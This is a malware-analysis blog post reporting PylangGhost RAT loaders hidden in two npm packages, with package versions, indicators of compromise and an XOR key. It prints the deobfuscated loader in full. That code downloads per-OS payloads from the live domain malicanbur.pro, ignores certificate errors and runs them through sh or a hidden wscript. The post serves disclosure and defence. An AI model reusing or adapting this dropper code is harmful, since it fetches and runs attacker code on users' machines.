First instance of PylangGhost RAT observed on npm

By kmsec-uk

Published: 2026-03-13 · Archived: 2026-04-05 23:48:56 UTC

A quick one as I haven't had the will to do full analysis on this as I've been exploring something more interesting (more to come).

Summary

- PylangGhost is a RAT first publicly disclosed by Cisco Talos in June 2025, attributable to FAMOUS CHOLLIMA
- In late February/early March 2026, two packages published to npm by user jaime9008 (jaimeandujo086[@]gmail.com) distribute PylangGhost RAT
- This marks the first observed instance of the malware strain on npm, and demonstrates further rapid development during this period
- IOCs: `malicanbur[.]pro` (domain), `173.211.46[.]22:8080`

My scanner that supports my DPRK tracking on npm detected two packages with an obfuscated PylangGhost loader:

Date	Package	Detected	Download tarfile	Infection point
2026-03-01 21:19:13.365Z	react-refresh-update v1.0.4	true	download	/runtime.js
2026-03-01 21:10:14.297Z	react-refresh-update v1.0.3	true	download	/runtime.js
2026-03-01 20:58:10.897Z	react-refresh-update v1.0.2	true	download	/runtime.js, /babel.js
2026-03-01 20:34:34.844Z	react-refresh-update v1.0.1	true	download	/babel.js
2026-03-01 20:31:49.975Z	react-refresh-update v1.0.0	false	-	-
2026-02-23 02:06:54.333Z	@jaime9008/math-service v1.0.2	true	download	/lib/lib.js
2026-02-23 00:33:29.646Z	@jaime9008/math-service v1.0.1	true	download	/lib/lib.js

Date	Package	Detected	Download tarfile	Infection point
2026-02-22 20:00:56.778Z	@jaime9008/math-service v1.0.0	false	-	-

The obfuscated loader is a simple decode -> decrypt -> eval, and for each tarfile you will find different hashes due to the non-deterministic nature of the obfuscator.

You can view an original sample on my website, hash `323ba89ec7410656629f8a1e7890d3025739adcbb8497f1c737a7465c13eb1fd` from package @jaime9008/math-service v1.0.2.

It contains a hardcoded XOR key, string `fdfdfdfdf3rykyjjgfkwi`. Here's a link to decode and decrypt the malicious content in CyberChef.

> Note
>
> The XOR key string `fdfdfdfdf3rykyjjgfkwi` is consistent with mashing the keyboard on an ANSI layout-like keyboard :)

This decrypted content is slightly obfuscated with renamed function names and array-index variable redirection, which you can see by clicking the link to CyberChef above. I asked Gemini to refactor this code, here are the results — all comments preserved from Gemini, my hands are washed of any blame for its idiosyncrasies:

```
 const https = require("https");
const fs = require("fs");
const { spawn } = require("child_process");
const path = require("path");
const os = require("os");
const axios = require("axios");

// --- Configuration & C2 URLs ---
const macPatchScript = "macspatch.sh";
const campaignId = "ML2J";
const c2Domain = "https://malicanbur.pro";

// Generates target URLs based on OS and campaign ID
const winPayloadUrl = c2Domain + "/winnmrepair_" + campaignId.toLowerCase() + ".release";
const linPayloadUrl = c2Domain + "/linnmrepair_" + campaignId.toLowerCase() + ".release";
const macPayloadUrl = c2Domain + "/macnmrepair_" + campaignId.toLowerCase() + ".release";
const fallbackWinUrl = c2Domain + "/winnmrepair.release";

// Temporary paths for downloading and extracting payloads
const zipFilePath = path.join(os.tmpdir(), "patches.zip");
const extractDirPath = path.join(os.tmpdir(), "patches");
```

```
// --- Core Functions ---

// Downloads a file in chunks, likely to bypass basic network scanning limits
async function downloadChunked(url, destPath, chunkSize = 10 * 1024 * 1024) {
  let totalSize = 0;
  try {
    const headResponse = await axios.head(url);
    totalSize = parseInt(headResponse.headers["content-length"], 10);
    let downloadedSize = 0;

    // Resume download if file already partially exists
    if (fs.existsSync(destPath)) {
      const fileStat = fs.statSync(destPath);
      downloadedSize = fileStat.size;
    }

    // Open stream in append mode ("a")
    const fileStream = fs.createWriteStream(destPath, {
      flags: "a"
    });

    // Download remaining chunks
    while (downloadedSize < totalSize) {
      const endByte = Math.min(downloadedSize + chunkSize - 1, totalSize - 1);
      try {
        const chunkResponse = await axios({
          url: url,
          method: "GET",
          headers: {
            Range: "bytes=" + downloadedSize + "-" + endByte
          },
          responseType: "stream"
        });

        await new Promise((resolve, reject) => {
          chunkResponse.data.pipe(fileStream, {
            end: false
          });
          chunkResponse.data.on("end", resolve);
          chunkResponse.data.on("error", reject);
        });
        downloadedSize = endByte + 1;
      } catch (error) {}
    }
    fileStream.close();
    extractAndRunPayload(); // Trigger execution after download completes
```

```
  } catch (error) {}
}

// Fallback downloader if the chunked download fails
function downloadFallback(retryCount = 5) {
  const fileStream = fs.createWriteStream(zipFilePath);
  const requestOptions = {
    headers: {
      "User-Agent": "curl/7.68.0", // Spoofing curl
      Accept: "*/*"
    }
  };

  const request = https.get(fallbackWinUrl, requestOptions, function (response) {
    if (response.statusCode !== 200) {
      fileStream.close(() => {
        fs.unlinkSync(zipFilePath);
      });
      if (retryCount > 0) {
        downloadFallback(retryCount - 1);
      }
      return;
    }

    const expectedSize = parseInt(response.headers["content-length"], 10);
    let actualSize = 0;

    response.on("data", chunk => {
      actualSize += chunk.length;
    });

    response.pipe(fileStream);
    response.on("end", () => {
      fileStream.close(() => {
        if (actualSize === expectedSize) {
          extractAndRunPayload();
        } else if (retryCount > 0) {
          fs.unlink(zipFilePath, err => {
            if (!err) downloadFallback(retryCount - 1);
          });
        }
      });
    });

    response.on("finish", () => {});
    response.on("error", err => {
      fileStream.close(() => {
```

```
        fs.unlink(zipFilePath, err => {});
        if (retryCount > 0) {
          downloadFallback(retryCount - 1);
        }
      });
    });
  });

  request.on("error", err => {
    fileStream.close(() => {
      fs.unlink(zipFilePath, err => {});
      if (retryCount > 0) {
        downloadFallback(retryCount - 1);
      }
    });
  });

  request.setTimeout(30000, () => {
    request.abort();
    fileStream.close(() => {
      fs.unlink(zipFilePath, err => {});
      if (retryCount > 0) {
        downloadFallback(retryCount - 1);
      }
    });
  });

  fileStream.on("finish", () => {});
  fileStream.on("error", err => {
    fs.unlink(zipFilePath, err => {});
    if (retryCount > 0) {
      downloadFallback(retryCount - 1);
    }
  });
}

// Extracts the downloaded ZIP archive using the system's tar utility
function extractAndRunPayload() {
  if (!fs.existsSync(extractDirPath)) {
    fs.mkdirSync(extractDirPath);
  }

  const tarProcess = spawn("tar", ["-xf", zipFilePath, "-C", extractDirPath]);
  tarProcess.on("close", exitCode => {
    if (exitCode === 0) {
      executeWindowsPayload();
    }
```

```
  });
}

// Executes the VBScript payload silently in the background
function executeWindowsPayload() {
  const vbsPath = path.join(extractDirPath, "start.vbs");
  if (fs.existsSync(vbsPath)) {
    const wscriptProcess = spawn("wscript", [vbsPath], {
      detached: true,
      stdio: "ignore",
      windowsHide: true // Run invisibly
    });
    wscriptProcess.unref(); // Detach from parent process so Node can exit
  }
}

// Main entry point determining execution flow based on operating system
function main() {
  let targetUrl = "";
  const platform = os.platform();
  let scriptDestPath = "";

  if (platform === "win32") {
    const tmpDir = os.tmpdir();
    scriptDestPath = path.join(tmpDir, macPatchScript); // Odd naming choice for Windows by the author
    targetUrl = winPayloadUrl;
  } else if (platform === "darwin") { // macOS
    scriptDestPath = "/var/tmp/" + macPatchScript;
    targetUrl = macPayloadUrl;
  } else if (platform === "linux") {
    scriptDestPath = "/var/tmp/" + macPatchScript;
    targetUrl = linPayloadUrl;
  } else {
    return; // Exit if OS is unsupported
  }

  // Mac/Linux Execution Branch
  if (platform != "win32") {
    https.get(targetUrl, {
      rejectUnauthorized: false // Ignore invalid SSL certificates
    }, response => {
      const fileStream = fs.createWriteStream(scriptDestPath);
      response.pipe(fileStream);
      fileStream.on("finish", () => {
        fileStream.close(() => {
          fs.chmodSync(scriptDestPath, 0o755); // Make the script executable
          const shProcess = spawn("sh", [scriptDestPath], {
```


```
            stdio: "inherit"
          });
          shProcess.on("close", code => {
            process.exit(code);
          });
          shProcess.on("error", err => {
            process.exit(1);
          });
        });
      });
    }).on("error", console.error);
  } else {
    // Windows Execution Branch
    downloadChunked(winPayloadUrl, zipFilePath);
  }
}

// Execute the malware
main();
```

After confirming this was DPRK/PylangGhost, I didn't do much further analysis. I'm not a big fan of PylangGhost as it's heavy (29 MB) and feels clunky.

In the interest of preserving evidence, I've uploaded the Windows variant zip file retrieved from `hxxps://malicanbur[.]pro/winnmrepair_ml2j.release` to VirusTotal:

0be2375362227f846c56c4de2db4d3113e197f0c605c297a7e0e0c154e94464e

The C2 IP is conveniently located in `[zip-root]/config.py`, and is hxxp://173.211.46[.]22:8080, as demonstrated in the screenshot below.



PylangGhost C2 URL from the Windows variant hardcoded and conveniently commented

You can also see Chrome extension IDs listed for it to enumerate and capture data from.

That’s all for today. Further analysis is left in your capable hands, dear reader.

Source: https://kmsec.uk/blog/pylangghost-npm/